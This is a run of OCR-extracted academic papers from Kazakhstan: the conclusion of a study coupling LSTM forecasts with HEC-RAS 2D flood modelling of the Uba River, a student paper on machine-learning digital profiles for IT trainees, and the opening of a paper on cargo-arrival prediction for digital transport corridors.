- Ensure an accurate terrain-following grid, derived from high-resolution Digital Elevation Models (DEM).

The refined mesh near the river channel allows for detailed flow depth and velocity estimations, while coarser grid cells in the floodplain reduce computational demand without sacrificing model accuracy. The model simulates normal and peak flood conditions, showing how elevation and water depth respond to discharge variations, such as 25 m^3/s vs. 1176 m^3/s peak flows.

This comprehensive setup integrates 2D flow simulation, cross-sectional geometry, and a refined computational mesh, ensuring an accurate flood risk assessment. The structured approach enables better representation of floodplain interactions, terrain-driven flow resistance, and peak discharge conditions, providing a robust framework for hydrodynamic modeling in complex riverine environments.

C. Integration of Machine Learning and HEC-RAS 2D Unsteady Flow Modeling for Flood Inundation Assessment

The integration of machine learning (ML) with HEC-RAS 2D unsteady flow modeling presents a comprehensive approach for flood hazard assessment, leveraging data-driven hydrological forecasting and physically based hydraulic simulations. This study employs a Long Short-Term Memory (LSTM) neural network to predict water levels and discharge based on meteorological and topographical variables. These

MLgenerated hydrological forecasts are subsequently utilized as boundary conditions in the HEC-RAS model to analyse flood propagation and spatial inundation patterns in the Uba River Basin.




Figure 11. LSTM & HEC-RAS Workflow for Flood Prediction

Figure 11 illustrates the workflow of the ML–HEC-RAS framework, where meteorological parameters such as rainfall, temperature, and topography are processed by the LSTM model to generate predicted flow conditions. The output of the ML model, representing the predicted discharge, is then used as an input for the HEC-RAS model, where hydrological and geometrical data are processed to simulate flood dynamics. The HEC-RAS model subsequently generates spatial flood inundation maps, illustrating the extent of water distribution under different hydrodynamic conditions.

Accurate water level prediction is fundamental for flood risk assessment, as it directly influences the extent, depth, and velocity of floodwaters across a given region. In this study, a machine learning-based Long Short-Term Memory (LSTM) network was utilized to predict water levels, leveraging multiple meteorological and hydrological impact parameters. The LSTM model incorporates a range of predictors, including precipitation, snowmelt, temperature, and runoff, to estimate hydrological variations over time. The predictive performance of the model was validated against observed hydrological records, as illustrated in Figure 7, which presents a comparison between actual and predicted water levels and discharge values. The high correlation observed in these results confirms the LSTM model's capability to capture the underlying hydrological dynamics effectively.

The ML-predicted water levels serve as critical boundary conditions for HECRAS 2D unsteady flow modeling, enabling a more precise simulation of flood propagation, vulnerability assessment, and hydrodynamic behavior within the Uba River Basin. Unlike traditional hydrological models that often rely on limited observational datasets, the LSTM approach integrates a broader set of impact parameters, allowing for enhanced temporal forecasting accuracy. This integration refines the representation of flood wave dynamics in the HEC-RAS model, ensuring that spatial flood hazard assessments are more robust and realistic. By incorporating the ML-generated water levels into the HEC-RAS 2D simulation framework, a comprehensive hydrodynamic analysis is conducted to evaluate flood behavior under various flow conditions. The HEC-RAS model computes key hydraulic parameters, including flood depth, flow velocity, and water surface elevation (WSE)- each of which plays a crucial role in understanding floodplain inundation and identifying high-risk zones. The results of these simulations are depicted in Figures 12, 13, and 14.

D. Hydrodynamic Model Outputs: Depth, WSE, and Velocity Analysis

The hydrodynamic modeling of the Uba River Basin was conducted using HEC-RAS 2D unsteady flow simulation to capture the time-dependent variations in water depth, velocity, and water surface elevation (WSE). The model dynamically predicts flood wave propagation under varying discharge conditions, providing a detailed representation of floodplain interactions and flow distribution. Figure 6 illustrates the computational workflow, detailing the integration of topographic data, model setup, boundary conditions, and post-simulation flood analysis. By incorporating a refined 2D computational mesh, derived from Shuttle Radar Topography Mission (SRTM) 1-Arc Second Global DEM, the simulation ensures realistic flood dynamics and accurate flood hazard assessment.




Figure 12. Flood depth maps for the Uba River Basin under different flow conditions. (a) Normal flow conditions (25 m^3/s) on March 1, 2022, showing minimal overbank flooding with water largely confined to the river channel. (b) Peak flood event (1176 m^3/s) on April 20, 2022, illustrating significant floodplain inundation, highlighting the basin's vulnerability to extreme hydrological events. The color scale represents flood depth, with darker shades indicating deeper water levels.

The flood depth analysis was performed under both normal flow (25 m^3/s) and peak flood conditions (1176 m^3/s) to evaluate flood extent and inundation patterns. Under normal conditions, water depth remained moderate and

confined within the main river channel, exhibiting minimal overbank flooding (Figure 12a). However,




Figure 13. Water surface elevation (WSE) profiles and spatial distribution for the Uba River Basin under different flow conditions. (a) Normal flow conditions (25 m³/s) on March 1, 2022, showing water surface elevation largely confined within the channel, with minimal overbank flooding. (b) Peak flood event (1176 m³/s) on April 20, 2022, illustrating a significant rise in WSE and extensive floodplain inundation. The color gradient represents elevation changes, with higher values indicating elevated flood levels. The embedded graphs display WSE variations along selected cross-sectional profiles, emphasizing the impact of extreme discharge conditions on floodplain expansion.

during peak discharge, significant expansion of floodwaters was observed, leading to extensive inundation of adjacent floodplain areas (Figure 12b). The findings highlight the Uba River Basin's vulnerability to extreme hydrological events, emphasizing the necessity of robust flood risk mitigation strategies.

Water surface elevation (WSE) was analyzed to assess the impact of discharge variations on floodplain expansion. Under normal flow conditions (25 m³/s), the recorded WSE was 294.50 meters (Figure 13a), while during peak flood events (1176 m³/s), it increased to 297.66 meters (Figure 13b). This 3.16-meter rise in WSE during peak discharge indicates severe flood hazards, demonstrating how even moderate increases in river discharge can significantly alter floodplain dynamics and exacerbate flood risks. These results reinforce the necessity of floodplain zoning and infrastructure adaptation to manage high-water events effectively.




Figure 14. Velocity distribution and flow dynamics in the Uba River Basin under different flow conditions. (a) Normal flow conditions (25 m³/s) on March 1, 2022, showing low-velocity flow mostly confined within the river channel, with a maximum velocity of 0.24 m/s along the profile. (b) Peak flood event (1176 m³/s) on April 20, 2022, illustrating a significant increase in flow velocity, reaching 1.75 m/ s, with high-energy floodwaters expanding into the floodplain. The color-coded maps highlight velocity variations, while the embedded velocity profiles depict the differences in flow energy between normal and extreme discharge conditions.

Velocity distribution analysis further explains flow dynamics and flood energy variations. Under normal conditions, the average velocity was 0.24 m/s (Figure 14a), whereas during peak flood events, velocity increased sharply to 1.75 m/s (Figure 14b), marking a sevenfold increase in flood energy. The highest velocity gradients were observed along riverbanks, indicating areas prone to erosion and structural instability. This highlights the need for riverbank stabilization measures to reduce flood-induced infrastructure damage.

The stage-discharge relationship was evaluated to estimate river volume under different flow conditions (Figure 15). The total river volume for the 2D Figure 14. Velocity distribution and flow dynamics in the Uba River Basin under different flow conditions. (a) Normal flow conditions (25 m³/s) on March 1, 2022, showing low-velocity flow mostly confined within the river channel, with a maximum velocity of 0.24 m/s along the profile. (b) Peak flood event (1176 m³/s) on April 20, 2022, illustrating a significant increase in flow velocity, reaching 1.75 m/ s, with high-energy floodwaters expanding into the floodplain. The color-coded maps highlight velocity variations, while the embedded velocity profiles depict the differences in flow energy between normal and extreme discharge conditions. computational domain was calculated as 3,290,067.09 m³, demonstrating the model's ability to capture

large-scale floodwater movement and volume accumulation. Under normal flow conditions, the river remained well-contained within its channel, but during peak discharge, water levels rose significantly, leading to widespread inundation of floodplain areas. The stage-discharge relationship confirms the importance of hydrodynamic modeling in predicting extreme flood events and guiding flood mitigation planning.

The hydrodynamic analysis of the Uba River Basin reveals that flood events are strongly influenced by discharge magnitude, topographic variations, and channel capacity. The significant increase in water surface elevation, flood depth, and velocity under peak flow conditions underscores the need for early warning systems, floodplain management policies, and enhanced flood protection infrastructure. By integrating high-resolution topographic data, refined computational grids, and dynamic unsteady flow simulations, the study provides a scientifically robust framework for assessing and mitigating flood risks in complex riverine environments.




Figure 15. Time-series of water surface elevation (WSE) and flow discharge at the upstream boundary of the Uba River Basin. The blue solid line represents WSE (m), while the green dashed line denotes flow discharge (m^3/s).

Conclusion

This study successfully integrates machine learning-based water level prediction with HEC-RAS 2D unsteady flow modeling to enhance flood hazard assessment in the Uba River Basin, Kazakhstan. The LSTM model, trained on diverse hydrometeorological impact parameters such as precipitation, snowmelt, temperature, and runoff, demonstrated high predictive accuracy in forecasting water levels. The ML-predicted water levels were subsequently used as boundary conditions for HECRAS simulations, enabling a comprehensive hydrodynamic analysis of flood propagation, depth, velocity, and water surface elevation (WSE) under various flow conditions.

The results highlight the effectiveness of combining data-driven ML forecasts with physics-based hydrodynamic modeling. The manual refinement of Manning's roughness coefficients, derived from the ESA WorldCover dataset, significantly improved the accuracy of the HEC-RAS 2D simulations, ensuring realistic representation of flow resistance across different land cover types. The flood depth maps (Figure 12), velocity distributions (Figure 14), and WSE variations (Figure 13) provided critical insights into flood dynamics, identifying vulnerable zones and high-risk areas within the floodplain.

Comparative analysis revealed that while ML models excel in temporal forecasting, they lack the spatial resolution required for detailed floodplain mapping, which is effectively captured by HEC-RAS 2D simulations. The integrated ML–HEC-RAS framework bridges this gap, offering a more precise, data-driven approach to flood risk management. This approach enhances early warning systems, infrastructure resilience planning, and emergency response strategies, making it a valuable tool for flood-prone regions like the Uba River Basin. Future research should focus on real-time data assimilation, improving ML model robustness for extreme flood events, and optimizing computational efficiency for large-scale 2D hydrodynamic simulations. The integration of satellite-derived hydrological datasets and higher-resolution topographical models could further refine flood prediction capabilities, contributing to more effective disaster risk reduction and climate adaptation strategies.

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Development of a method for generating a digital profile of IT profession trainees based on the competencies of the model

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Abstract*—This article describes a method for developing a digital profile of IT students based on the European e-Competence Framework (e-CF) with machine learning algorithms. The method involves analyzing resumes, finding key competencies, and applying machine learning for classification and visualization.*

***Keywords*—** *Digital Profile, Competency Model, Machine Learning, e-Competence Framework, IT Education*

INTRODUCTION

With the development of IT industries, there is a exponentially growing need for tools that helps to effectively assess students' competencies, which is important for students to get a job and for the job market to find a candidate with necessary competencies. Traditional assessment ways often are not suitable to capture the list of students' skills and competency for the market . The competencies of an employees determines their main functions and roles in the workforce. The level of qualification and competence of employees is the key to the rising up and competitiveness of the enterprises and organizations. This research tries to propose an automated method to competency evaluation based on the e-Competence Framework (e-CF), using machine learning technics as natural language processing (NLP) technique to analyze resumes and educational data, then a random forest technique to classify the students' skills.

BACKGROUND/LITERATURE REVIEW

The European e-Competence Framework (e-CF) is used for structuring IT skills. Prior research has applied machine learning in HR analytics and digital profiles, but limited work has focused on integrating competency models with student assessments. Studies on Natural Language Processing (NLP) and classification algorithms, such as Random Forest and TF-IDF, show promising results in skill extraction and categorization.

METHODS

As a method for digital profile, there is a need for several steps:

First is data collection. We need a dataset of resumes of candidates, for example, dataset from Kaggle.com - https://www.kaggle.com/datasets/jillanisofttech/updated-resume-dataset. We need to use NLP library of python for preprocessing of dataset, text cleaning, tokenization, and removal of stopwords. As the first results of preprocessing the data, it shows that the most in-demand competencies among IT students are programming (Python, Java), working with databases (SQL, NoSQL) and the basics of DevOps.

Second step, we need to extract the keywords using TF-IDF and Named Entity Recognition (NER) for Mapping extracted terms to e-CF competency categories.


The third step is generating the dataset of the students and their grades for each course, disciplines, projects, years of experience. As an example, the artificial, synthetic dataset with approximately 10 000 rows is estimated for the training the model. There are columns like: ID of students, 36 columns of hard skills extracted from 40 competencies of e-CF (Java, Python, C++ etc.), years of experience. The synthetic parts are the grades of the student, which should help to train the model. The author could not find a suitable dataset for that kind of training.

The fourth step is the training of the machine learning model. As a machine learning technique, the Random Forest is suitable for classifying method. By this classifier the model can predict student competency levels. We can evaluate the model performance using accuracy, precision, recall, and F1-score.

The fifth step is the interacting visualization of the results. It is assumed to be the final stage of the digital profile which shows what kind of competencies and skills the student has. It recommends for the student what should be learned to reach the desirable profession and overviews the level of the skills that the student already possesses. The model will be trained by the dataset of resume and the dataset of the students and their grades on many types of course, subjects, projects and possessed skills.

RESULTS&FINDINGS


After analyzing the dataset of the resumes, there are 25 catefories: "Data Science", "HR Department", "Lawyer", "Art", "Web Design", "Mechanical Engineer", "Sales Department", "Health and Fitness", "Civil Engineer", "Java Developer", "Business Analyst", "SAP Developer", "Automated Testing", "Electrical Engineering", "Operations Manager", "Python Developer", "DevOps Engineer", "Network Security Engineer", "PMO", "Database", "Hadoop", "ETL Developer", "DotNet Developer", "Blockchain", "Testing". The most popular category is the Java developer with 84 rows, the least is the advocate with 20 rows.



Picture 1.


Distribution of resumes by category, made by author.

For these categories, we need to find key skills for them as was mentioned in the second step of the methods. Here are 2 examples for data science and devops categories:




Picture 2.

A word cloud for data science category which shows popular skills, made by author.




Picture 3.

Top ten skills for data science category, made by author.



Picture 4.

A word cloud for devops category which shows popular skills, made by author.



Picture 5.

Top ten skills for devops category, made by author.

With this technique we can easily find the most popular skills for each category. The more is dataset, the more we can find.

For the third step, there is a dataset is generated with 10 000 rows with students and their grades for disciplines, courses that they study. The suitable dataset was not found, but the synthetic dataset is enough to train the model for rest of steps mentioned in the methods.

For the forth step we need to process and use Random Forest technique to classify and predict the future profession by the grades of student. Here is the example of the student with the next grades:

```
"age": [20],
"years_experience": [1],
"programming_basics": [80],
"data_structures": [85],
"operating_systems": [75],
"networks": [70],
"databases": [80],
"devops_basics": [70],
"info_security": [68],
"cloud_technologies": [75],
"programming_paradigms": [70],
"backend_development": [80],
"frontend_development": [80],
"mobile_development": [70],
"microservices": [75],
"containerization": [75],
"ci_cd": [75],
"data_processing": [90],
"data_visualization": [95],
"machine_learning": [85],
"deep_learning": [70],
"nlp": [70],
"big_data": [80],
"ab_testing": [70],
"cryptography": [65],
"penetration_testing": [65],
"web_security": [70],
"incident_management": [50],
"social_engineering": [50],
"etl_design": [68],
"stream_processing": [69],
"infrastructure_automation": [70],
"monitoring_logging": [70],
"teamwork": [85],
"project_management": [80],
"critical_thinking": [80],
"presentation_skills": [78],
"creativity": [80],
"gender": ["Male"],
"education_level": ["Bachelor"]
```

Picture 6.

Input data (grades) for classification and predicting future profession of the student, written in python, google colab, made by author.

THE RESULTS OF PROFILE WHERE STUDENTS' PROFESSION IS PREDICTED

Classification report	Accuracy: 0.8885			
	precision	*recall*	*f1-score*	*support*
Data Scientist	0.96	0.95	0.96	399
Mobile Developer	0.79	0.89	0.84	373
Software Developer	0.87	0.86	0.86	397
System Engineer	0.95	0.90	0.93	430
Web Developer	0.88	0.83	0.85	401

Table 1.

These results shows, that the predicted profession of the student is data scientist according to grades of competencies (disciplines).

The accuracy of the model is approximately 89%. The f1-score shows 96%. Here are the formulas of how it was estimated:

$$Precision = \frac{TP}{TP+FP} \quad (1)$$

$$Recall = \frac{TP}{TP+FN} \quad (2)$$

$$F1-score = \frac{2 \times Precision \times Recall}{Precision+Recall} \quad (3)$$

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} \quad (4)$$


TP – True Positive, correctly predicted positive classes;

TN – True Negative, correctly predicted negative classes;

FP – False Positive, false positives (erroneous positive predictions);


FN – False Negative, missed cases (erroneous negative predictions).

The expected result for the fifth step should be visualized this way:



Picture 7.

Assesment and evaluating the student competencies, made by author.



Picture 8.

Competencies of the data scientist based on e-CF, screenshot from https://ecfexplorer.itprofessionalism.org/ .

These steps will help to: find demanded skills in the jpb market, classify the students' profession and predict it, assess and evaluate the progress of the student. This experiment and methods are not the final version, the research is still going on by the time when this article is written by the author. This article is more like the report of the transitional results of the theory and practice.

DISCUSSION&CONCLUSIONS

The are some suggestions from my thesis mentor that the profile could be updated by adding 2 additional predicted options for student's profile. As possible solutions there is option with adding two different professions by their priorities based on the f1-score of the profile, for example, data scientist is the highest one, second is the system engineer, third as the software developer (table 1). Also, as the part of the visualisation of the profile (picture 7), there should be radar to other different professions based on this f1-score points.

Additionally, it has been revealed that when classes are unbalanced, the model can be retrained, which requires additional data balancing.

There were some limitations, because the use of a synthetic dataset that does not fully reflect the real competencies of the students. In the future, it is necessary to perform validation on real data. The other porblem were the dataset of the students itself, there is no such a dataset as it was needeed for the training of the model.

As a practice, the development of the students' profile could be automatically generated and be useful for educational institutions in monitoring competencies and employment of graduates.

This option of digital profile was developed by an IT student based on the e-CF competence model. The use of machine learning methods, including Random Forest, has made it possible to effectively classify skills and identify key competencies. Future research will focus on improving the quality of visualization and using real-world data to improve the accuracy of analysis.

ACKNOWLEDGMENT

Thanks to the mentor of the author, Yermek Alimzhanov Serikovich, his invaluable impact in the development of the author in writing the thesis, guidance of the research, insight information, sharing the knowledge with experience, suggestions, and support throughout this research. The direction of the research is mostly based on the mentorship

Thanks and acknowledgments to Kaggle.com for providing access to the UpdatedResumeDataSet.csv, which served as a fundamental resource for data analysis in this work.

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Development of a model for digital transportation corridor: Cargo arrival prediction

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***Abstract* — Scientists conducted research for developing an AI-model that predicts cargo transportation arrivals through digital transport corridors. Logistic Regression together with eXtreme Gradient Boosting and Random Forest algorithms create a research approach that improves logistics operation accuracy and efficiency. Internet of Things-integrated sensor data streams enable the system to adjust operations according to external weather conditions and traffic congestion factors. The model enables both cost-efficient and intelligent decision support for infrastructure development along Eurasian trade routes in Kazakhstan.**

I. Introduction

Artificial Intelligence (AI) and Machine Learning (ML) produce fast-paced changes in the logistics and transportation sector. Precise cargo transport duration predictions are essential for achieving operational efficiency and lower delivery costs and improvement in delivery speed. Historical average predictions combined with static scheduling methods fail to address contemporary issues related to traffic congestion along with environmental threats and infrastructure constraints. [15]

The Digital Transport Corridor (DTC) creates fundamental methods to advance regional cargo transportation between multimodal transport hubs which build stronger connectivity between them[4]. The essential transport centers serve as main junctures of transoceanic trade activities which support seamless transfers among railroad networks and road systems and maritime shipping routes [7]. Optimization engineering systems utilizing ML forecasting simulation optimizes the transportation system of Kazakhstan. The study uses Logistic Regression and XGBoost model and Random Forest methods to optimize logistics decision-making by solving route optimization and resource allocation and congestion problems [9].

Because Kazakhstan acts as an important cross-continents link between Asia and Europe it provides excellent potential for developing AI-based logistics systems [8]. The transit hubs of Khorgos Dry Port facilitate China-European trade from the New Silk Road and the maritime-rail system operates through Aktau and Kuryk Ports at the Caspian Sea.[14] The global ports managed by DTC and PSA let their customers view movement data in real-time and develop improved transport system optimization. Kazakhstan plans to develop a stronger international trading power through transport facilities including the Caspian Node and Cross-border Eurasia Node (CENTO) and other future transport hubs predicted to launch in 2026.

II. Literature review

Various studies prove that the combination of AI with ML technology in transportation increases operational effectiveness while reducing costs. Predictive models perform a crucial function in cargo transportation according to research evidence since traditional scheduling approaches are too slow to handle transportation disturbances that arise from traffic congestion and environmental restrictions and infrastructure constraints [3]. Studies evaluated two time-series prediction models based on XGBoost, Random Forest models and Logistic Regression which predict delivery timings under evolving logistics network conditions [4].

Because Kazakhstan serves as a bridge between Europe and Asia it needs logical transport solutions to meet its essential requirements. New infrastructure developments combined with digital transport corridor implementation have brought AI-based logistics to the forefront of national interest in the country [5]. The government moves forward with performance objectives through predictive and optimization systems that rely on artificial intelligence [6]. Logistic Regression has gained prominence among researchers for predicting delivery time effectiveness since it enables evaluation of delivery likelihood by examining critical influencing factors [7] in binary classification problems.

Research in science studies how IoT sensor information can be incorporated for tracking cargo transportation systems. The delivery of updated information regarding cargo transportation and road maintenance enhances decision-making capabilities alongside planning efficiency according to research findings [8]. The Random Forest predictive modeling system demonstrates high efficiency in managing complex logistics data structures while producing

accurate forecasts which drives effective transportation decisions [9].

Modern logistics benefits from the combination of Artificial Intelligence with Machine Learning technology along with reinforcement learning because it creates adaptive systems for cargo transport operations. Through predictive modeling and real-time analytical methods this research supports AI transport system development across Kazakhstan and beyond its borders.

III. METHODOLOGY

This research uses ML algorithms that combine multiple methods to enhance cargo delivery routes through predictive processing and reinforcement algorithms and real-time operational data systems. The methodology contains a sequence of integral components. The initial strategy begins by accumulating and preparing data which includes previous transportation information coupled with up-to-the-moment traffic data and sensor reads acquired from logistics networks[6]. During the preprocessing phase scientists cleanse data while normalizing it and create time-series models that work with predictive models. Interpolation methods handle missing values and statistical evaluation finds and eliminates outliers from the data.

A. XGBoost

XGBoost functions as the selected machine learning algorithm for digital transport corridors to boost accuracy in delivering cargo prediction results. The model successfully analyzes extensive datasets that contain multiple affecting variables thus it proves effective for transportation pattern analysis and logistics optimization operations [11].



Fig. 1. The structure of Logistic Regression

The decision system employed by XGBoost performs critical transportation time predictions within digital transport corridors as shown in Fig.1. The framework constructs its framework through gradient boosting technology that merges decision trees into an ensemble that learns from previous trees' errors. The execution of models begins with their first weak learner then proceeds through multiple improvements based on weighted example revisions of incorrect predictions.

Real-time risk analysis performed by this predictive system enables logistics operators to maintain control over their routing plans and enhance their transportation network optimization which results in operational efficiency gains and reduced uncertainties within digital transport corridors of Kazakhstan.

B. Logistic Regression

Logistic Regression serves as the classification model for cargo transportation prediction in digital transport corridors by determining delivery delays or timeliness. An assortment of transportation-specific features obtained from historical data and transportation elements enables the model to assess the likelihood of prompt delivery .A logistic regression model creates probability scores ranging from 0 to 1 through the application of a sigmoid transformation on linear feature combinations. The mathematical representation is:

$$P(Y=1|X) = \frac{e^{(\beta_0+\sum \beta_i x_i)}}{1+e^{(\beta_0+\sum \beta_i x_i)}}$$

Logistic regression computes time arrival probabilities according to multiple dependent variables. The chosen formula applies a sigmoid function to a linear variable combination for creating outputs that stay between (0,1). The logistic regression model begins with an intercept term βo as well as learned coefficients βi connected to input features Xi that incorporate shipment history, traffic congestion and weather conditions and infrastructure constraints. The power operation on the linear combination produces a gradual shift of probabilistic values. The research employs logistic regression to produce two distinct categories by separating shipments based on their delivery time status.

C. Random Forest

Random forests and random decision forests operate through ensemble learning as a classification and regression framework which builds numerous decision trees for training purposes[11]. The random forest performs classification through the selection of the class which receives the highest number of votes from the individual trees. During regression tasks a random forest utilizes an average of tree predictions but during classification tasks it generates the most frequent tree choice. Random forests

prevent tree overfitting by addressing this tendency to learn training set information specifically.

